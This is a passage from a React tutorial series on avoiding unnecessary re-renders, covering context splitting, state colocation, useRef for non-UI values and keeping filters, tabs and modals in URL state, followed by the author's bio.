    total: items.reduce(
      (sum, item) => sum + item.price * item.qty,
      0
    ),
    addItem: (item) =>
      setItems(prev => [...prev, item]),
    removeItem: (id) =>
      setItems(prev => prev.filter(i => i.id !== id)),
    clearCart: () => setItems([]),
  }), [items]);

  return (
    <CartContext.Provider value={value}>
      {children}
    </CartContext.Provider>
  );
}

```

```
// Compose providers
function AppProviders({ children }) {
  return (
    <UserProvider>
      <ThemeProvider>
        <CartProvider>
          <NotificationProvider>
            {children}
          </NotificationProvider>
        </CartProvider>
      </ThemeProvider>
    </UserProvider>
  );
}

// Custom hooks for each context
function useUser() {
  const context = useContext(UserContext);
  if (!context)
    throw new Error('useUser must be used within UserProvider');
  return context;
}

function useTheme() {
  const context = useContext(ThemeContext);
  if (!context)
    throw new Error('useTheme must be used within ThemeProvider');
  return context;
}
```

```

function useCart() {
  const context = useContext(CartContext);
  if (!context)
    throw new Error('useCart must be used within CartProvider');
  return context;
}

// Now components only re-render when their specific context changes!
function CartIcon() {
  const { itemCount } = useCart(); // Only re-renders when cart changes
  return <span className="cart-icon">{itemCount}</span>;
}

function ThemeToggle() {
  const { theme, toggleTheme } = useTheme(); // Only re-renders when theme changes
  return <button onClick={toggleTheme}>{theme}</button>;
}

// Add to cart → only CartIcon re-renders, not ThemeToggle! ✨

```

```

// ✅ State colocation – keep state close to where it's used:

// ❌ BAD: State too high in tree
function App() {
  // Causes entire app to re-render!
  const [searchQuery, setSearchQuery] = useState('');

  return (
    <div>
      <Header />
      <Sidebar />
      <MainContent>
        <SearchSection
          query={searchQuery}
          onQueryChange={setSearchQuery}
        />
        <ResultsSection query={searchQuery} />
      </MainContent>
      <Footer />
    </div>
  );
}

```

```
// GOOD: State colocated with components that need it
function App() {
  return (
    <div>
      <Header />
      <Sidebar />
      <MainContent>
        <SearchableResults /> {/* State lives here! */}
      </MainContent>
      <Footer />
    </div>
  );
}

function SearchableResults() {
  const [searchQuery, setSearchQuery] = useState('');

  // Only affects the below components subtree
  return (
    <>
      <SearchSection
        query={searchQuery}
        onQueryChange={setSearchQuery}
      />
      <ResultsSection query={searchQuery} />
    </>
  );
}

// Type in search → only SearchableResults subtree re-renders!
// Header, Sidebar, Footer untouched! ✨
```

90. Stop using useState for everything!

Not every value needs to be in the state.

```
// ❌ BAD: Storing ref-like values in state
function VideoPlayer({ src }) {
  const [videoElement, setVideoElement] = useState(null);
  const [isPlaying, setIsPlaying] = useState(false);
  const [currentTime, setCurrentTime] = useState(0);
  const [intervalId, setIntervalId] = useState(null); // Wrong!

  const handlePlay = () => {
    videoElement.play();
    setIsPlaying(true);

    // Storing interval ID in state causes re-render!
    const id = setInterval(() => {
      setCurrentTime(videoElement.currentTime);
    }, 1000);
    setIntervalId(id);
  };

  const handlePause = () => {
    videoElement.pause();
    setIsPlaying(false);
    clearInterval(intervalId); // Might be stale!
  };

  // Component re-renders every time intervalId is set!
}
```



```

// ❌ BAD: Using state for values that don't affect UI
function AnalyticsTracker({ pageId }) {
  const [visitStartTime, setVisitStartTime] = useState(Date.now());
  const [scrollDepth, setScrollDepth] = useState(0);
  const [clickCount, setClickCount] = useState(0);

  // Every scroll updates state = re-render!
  useEffect(() => {
    const handleScroll = () => {
      const depth = (window.scrollY / document.body.scrollHeight) * 100;
      setScrollDepth(depth); // Re-render on every scroll!
    };

    window.addEventListener('scroll', handleScroll);
    return () => window.removeEventListener('scroll', handleScroll);
  }, []);

  // Every click re-renders the component!
  const handleClick = () => {
    setClickCount(c => c + 1);
  };

  // These values are only sent on unmount – don't need state!
  useEffect(() => {
    return () => {
      sendAnalytics({
        pageId,
        timeSpent: Date.now() - visitStartTime,
        scrollDepth,
        clickCount,
      });
    };
  }, []);
}

```

```
// ❌ BAD: Form input values that are submitted once
function SearchForm() {
  const [query, setQuery] = useState('');
  const [category, setCategory] = useState('all');
  const [minPrice, setMinPrice] = useState('');
  const [maxPrice, setMaxPrice] = useState('');
  const [sortBy, setSortBy] = useState('relevance');
  const [inStock, setInStock] = useState(false);

  // 6 state variables = 6 potential re-renders!
  // For a form that's submitted once!
}
```

```
// ✅ Fix – useRef for values that don't affect UI:

// GOOD: useRef for non-UI values
function VideoPlayer({ src }) {
  const videoRef = useRef(null);
  const intervalRef = useRef(null); // No re-render when set!
  const [isPlaying, setIsPlaying] = useState(false);
  const [currentTime, setCurrentTime] = useState(0);

  const handlePlay = () => {
    videoRef.current.play();
    setIsPlaying(true);

    // Store interval ID in ref – no re-render!
    intervalRef.current = setInterval(() => {
      setCurrentTime(videoRef.current.currentTime);
    }, 1000);
  };

  const handlePause = () => {
    videoRef.current.pause();
    setIsPlaying(false);
    clearInterval(intervalRef.current); // Always current value!
  };
}

// ... to be continued
```

```
// ... continued

// Cleanup on unmount
useEffect(() => {
  return () => {
    if (intervalRef.current) {
      clearInterval(intervalRef.current);
    }
  };
}, []);

return (
  <div>
    <video ref={videoRef} src={src} />
    <p>Time: {currentTime.toFixed(1)}s</p>
    <button onClick={isPlaying ? handlePause : handlePlay}>
      {isPlaying ? 'Pause' : 'Play'}
    </button>
  </div>
);
}

// Only currentTime and isPlaying cause re-renders!
// intervalRef changes silently! ✨
```

```
// ✅ useRef for analytics tracking:

// GOOD: Refs for analytics (no re-renders!)
function AnalyticsTracker({ pageId }) {
  const analyticsRef = useRef({
    visitStartTime: Date.now(),
    scrollDepth: 0,
    clickCount: 0,
    interactions: [],
  });

  // Track scroll without re-rendering
  useEffect(() => {
    const handleScroll = () => {
      const depth = (window.scrollY / document.body.scrollHeight) * 100;
      analyticsRef.current.scrollDepth = Math.max(
        analyticsRef.current.scrollDepth,
        depth
      );
      // No re-render! Just updating ref!
    };

    window.addEventListener('scroll', handleScroll, { passive: true });
    return () => window.removeEventListener('scroll', handleScroll);
  }, []);

  // ... to be continued
}
```

```
// ... continued

// Send analytics on unmount
useEffect(() => {
  return () => {
    const data = analyticsRef.current;
    sendAnalytics({
      pageId,
      timeSpent: Date.now() - data.visitStartTime,
      maxScrollDepth: data.scrollDepth,
      totalClicks: data.clickCount,
      interactions: data.interactions,
    });
  };
}, [pageId]);

return null; // Invisible tracker component
}

// Zero re-renders during entire session!
// All data collected in refs! ✨
```

```
// ✅ Uncontrolled forms with useRef:

// GOOD: Uncontrolled form – no state needed!
function SearchForm({ onSearch }) {
  const formRef = useRef(null);

  const handleSubmit = (e) => {
    e.preventDefault();

    const formData = new FormData(formRef.current);
    const searchParams = {
      query: formData.get('query'),
      category: formData.get('category'),
      minPrice: formData.get('minPrice'),
      maxPrice: formData.get('maxPrice'),
      sortBy: formData.get('sortBy'),
      inStock: formData.get('inStock') === 'on',
    };

    onSearch(searchParams);
  };

  const handleReset = () => {
    formRef.current.reset();
  };

  // ... to be continued
}
```

```

// ... continued

return (
  <form ref={formRef} onSubmit={handleSubmit}>
    <input
      name="query"
      placeholder="Search..."
      defaultValue=""
    />

    <select name="category" defaultValue="all">
      <option value="all">All Categories</option>
      <option value="electronics">Electronics</option>
      <option value="clothing">Clothing</option>
    </select>

    <input
      name="minPrice"
      type="number"
      placeholder="Min price"
    />
    <input
      name="maxPrice"
      type="number"
      placeholder="Max price"
    />

    <select name="sortBy" defaultValue="relevance">
      <option value="relevance">Relevance</option>
      <option value="price-asc">Price: Low to High</option>
      <option value="price-desc">Price: High to Low</option>
    </select>

    <label>
      <input name="inStock" type="checkbox" />
      In Stock Only
    </label>

    <button type="submit">Search</button>
    <button type="button" onClick={handleReset}>
      Reset
    </button>
  </form>
);
}

// Zero re-renders while typing!

```

```
// Form values read on submit!  
// Much simpler code! ✨
```

```
// 💡 Pro tip – Ref value in cleanup:  
  
// ✅ Refs always have current value in cleanup  
// refs are free from closure issues  
  
function Component({ callback }) {  
  const callbackRef = useRef(callback);  
  callbackRef.current = callback;  
  
  useEffect(() => {  
    return () => {  
      // This always calls the LATEST callback!  
      callbackRef.current();  
    };  
  }, []); // Empty deps but latest callback!  
}  
  
// ❌ State/closure would be stale in cleanup  
function Component({ callback }) {  
  useEffect(() => {  
    return () => {  
      callback(); // Stale! Uses initial callback!  
    };  
  }, []); // callback not in deps  
}
```


91. Stop ignoring URL state in your React apps.

Your filters, tabs, and views reset when users refresh or share links.

- Filters reset on refresh
- Can't share specific views
- Can't bookmark filtered results
- Back button doesn't work as expected
- Deep linking is impossible
- Browser history is broken

```
// ❌ BAD: State lives only in React
function ProductPage() {
  const [category, setCategory] = useState('all');
  const [sortBy, setSortBy] = useState('popular');
  const [priceRange, setPriceRange] = useState([0, 1000]);
  const [inStock, setInStock] = useState(false);
  const [view, setView] = useState('grid');
  const [page, setPage] = useState(1);

  return (
    <div>
      <Filters
        category={category}
        onCategoryChange={setCategory}
        sortBy={sortBy}
        onSortChange={setSortBy}
        priceRange={priceRange}
        onPriceChange={setPriceRange}
        inStock={inStock}
        onInStockChange={setInStock}
      />
      <ViewToggle view={view} onViewChange={setView} />
      <ProductGrid products={filteredProducts} />
      <Pagination page={page} onPageChange={setPage} />
    </div>
  );
}

// User filters products → finds exactly what they want
// User copies URL to share with friend
// Friend opens link → sees default view, not filtered results!

// User is on page 5 of results
// User refreshes browser
// Back to page 1! All filters reset!
```

```
// ❌ BAD: Tabs without URL state
function SettingsPage() {
  const [activeTab, setActiveTab] = useState('profile');

  return (
    <div>
      <Tabs value={activeTab} onChange={setActiveTab}>
        <Tab value="profile">Profile</Tab>
        <Tab value="security">Security</Tab>
        <Tab value="notifications">Notifications</Tab>
        <Tab value="billing">Billing</Tab>
      </Tabs>

      {activeTab === 'profile' && <ProfileSettings />}
      {activeTab === 'security' && <SecuritySettings />}
      {activeTab === 'notifications' && <NotificationSettings />}
      {activeTab === 'billing' && <BillingSettings />}
    </div>
  );
}

// Support says "Go to Settings → Billing"
// User bookmarks the page
// Next visit → lands on Profile tab, not Billing!
```

```
// ❌ BAD: Modal state not in URL
function UserDashboard() {
  const [selectedUser, setSelectedUser] = useState(null);
  const [isModalOpen, setIsModalOpen] = useState(false);

  const openUserModal = (user) => {
    setSelectedUser(user);
    setIsModalOpen(true);
  };

  return (
    <div>
      <UserList onClick={openUserModal} />
      {isModalOpen && (
        <UserDetailModal
          user={selectedUser}
          onClose={() => setIsModalOpen(false)}
        />
      )}
    </div>
  );
}

// User opens user detail modal
// User presses browser back button
// Expected: Modal closes
// Actual: Navigates to previous page entirely!
```

```
// ✅ Fix – Sync state with URL using useSearchParams:

// GOOD: Filters synced with URL
import { useSearchParams } from 'react-router-dom';

function ProductPage() {
  const [searchParams, setSearchParams] = useSearchParams();

  // Read state from URL
  const category = searchParams.get('category') || 'all';
  const sortBy = searchParams.get('sort') || 'popular';
  const minPrice = Number(searchParams.get('minPrice')) || 0;
  const maxPrice = Number(searchParams.get('maxPrice')) || 1000;
  const inStock = searchParams.get('inStock') === 'true';
  const view = searchParams.get('view') || 'grid';
  const page = Number(searchParams.get('page')) || 1;

  // Update URL when filters change
  const updateFilters = (updates) => {
    setSearchParams(prev => {
      const newParams = new URLSearchParams(prev);

      Object.entries(updates).forEach(([key, value]) => {
        if (value === null || value === undefined || value === '') {
          newParams.delete(key);
        } else {
          newParams.set(key, String(value));
        }
      });

      return newParams;
    });
  };

  // ... to be continued
}
```

```

// ...continued
return (
  <div>
    <Filters
      category={category}
      onCategoryChange={(v) =>
        updateFilters({ category: v, page: 1 })
      }
      sortBy={sortBy}
      onSortChange={(v) =>
        updateFilters({ sort: v })
      }
      priceRange={[minPrice, maxPrice]}
      onPriceChange=(([min, max]) =>
        updateFilters({ minPrice: min, maxPrice: max, page: 1 })
      )
      inStock={inStock}
      onInStockChange={(v) =>
        updateFilters({ inStock: v || null, page: 1 })
      }
    />

    <ViewToggle
      view={view}
      onViewChange={(v) =>
        updateFilters({ view: v })
      }
    />

    <ProductGrid products={filteredProducts} />

    <Pagination
      page={page}
      onPageChange={(p) =>
        updateFilters({ page: p })
      }
    />
  </div>
);
}

// URL: /products?
// category=electronics&sort=price&minPrice=100&inStock=true&page=2
// Refresh → same filters! ✨
// Share URL → friend sees same view! ✨
// Bookmark → works perfectly! ✨

```

```
// ✅ Tabs with URL state:

// GOOD: Tab state in URL
import { useSearchParams, useNavigate, useLocation } from 'react-router-dom'

function SettingsPage() {
  const [searchParams] = useSearchParams();
  const navigate = useNavigate();
  const location = useLocation();

  const activeTab = searchParams.get('tab') || 'profile';

  const setActiveTab = (tab) => {
    navigate(`${location.pathname}?tab=${tab}`, { replace: true });
  };

  return (
    <div className="settings-page">
      <nav className="tabs">
        {[
          'profile',
          'security',
          'notifications',
          'billing',
        ].map((tab) => (
          <button
            key={tab}
            className={`tab ${activeTab === tab ? 'active' : ''}`}
            onClick={() => setActiveTab(tab)}
          >
            {tab.charAt(0).toUpperCase() + tab.slice(1)}
          </button>
        ))}
      </nav>
    </div>
  );
}

// ...to be continued
```

```

// ...continued
<div className="tab-content">
  {activeTab === 'profile' && <ProfileSettings />}
  {activeTab === 'security' && <SecuritySettings />}
  {activeTab === 'notifications' && <NotificationSettings />}
  {activeTab === 'billing' && <BillingSettings />}
</div>
</div>
);
}

// URL: /settings?tab=billing
// Bookmark works! ✨
// Share "go to billing settings" link! ✨
// Refresh stays on same tab! ✨

// ✅ ALTERNATIVE: Use route params for tabs
// /settings/profile, /settings/security, etc.
function SettingsPageWithRoutes() {
  return (
    <Routes>
      <Route path="/settings" element={<SettingsLayout />}>
        <Route index element={<Navigate to="profile" replace />} />
        <Route path="profile" element={<ProfileSettings />} />
        <Route path="security" element={<SecuritySettings />} />
        <Route path="notifications" element={<NotificationSettings />} />
        <Route path="billing" element={<BillingSettings />} />
      </Route>
    </Routes>
  );
}

```



```

// ✅ Modal state in URL:

// GOOD: Modal state synced with URL
import { useSearchParams, useNavigate } from 'react-router-dom';

function UserDashboard() {
  const [searchParams] = useSearchParams();
  const navigate = useNavigate();

  const selectedUserId = searchParams.get('user');
  const isModalOpen = Boolean(selectedUserId);

  const openUserModal = (userId) => {
    navigate(`?user=${userId}`);
  };

  const closeModal = () => {
    navigate(-1); // Go back in history (removes ?user=xxx)
  };

  return (
    <div>
      <UserList onUserClick={(user) => openUserModal(user.id)} />

      {isModalOpen && (
        <UserDetailModal
          userId={selectedUserId}
          onClose={closeModal}
        />
      )}
    </div>
  );
}

// URL: /dashboard?user=123
// Back button closes modal! ✨
// Share link opens specific user! ✨
// Refresh keeps modal open! ✨

```

```
// ✅ BETTER: Route-based modals
function App() {
  return (
    <Routes>
      <Route path="/dashboard" element={<Dashboard />}>
        { /* Nested route for modal */ }
      <Route path="user/:userId" element={<UserDetailModal />} />
    </Route>
  </Routes>
);
}

function Dashboard() {
  const navigate = useNavigate();

  return (
    <div>
      <UserList onClick={({user}) => navigate(`user/${user.id}`)} />

      { /* Outlet renders the nested route (modal) */ }
      <Outlet />
    </div>
  );
}

function UserDetailModal() {
  const { userId } = useParams();
  const navigate = useNavigate();

  return (
    <Modal onClose={() => navigate('/dashboard')}>
      <UserDetail userId={userId} />
    </Modal>
  );
}

// URL: /dashboard/user/123
// Full deep linking support! ✨
```

About Me

Hi, I'm [Yogesh](#),

I'm a Freelancer, [Mentor](#), Full Stack Developer and an Industry/Corporate Trainer.

Specialized in: HTML, JavaScript, CSS, React, Next.js, Node.js, and related web technologies. I love sharing my knowledge through articles and tutorials.

I usually write at: [freeCodeCamp](#), [dev.to](#), [Medium](#), [Hashnode](#)

[Check out my all the courses/ebooks/webinars.](#)

Don't forget to follow me on [LinkedIn](#) to learn new things everyday.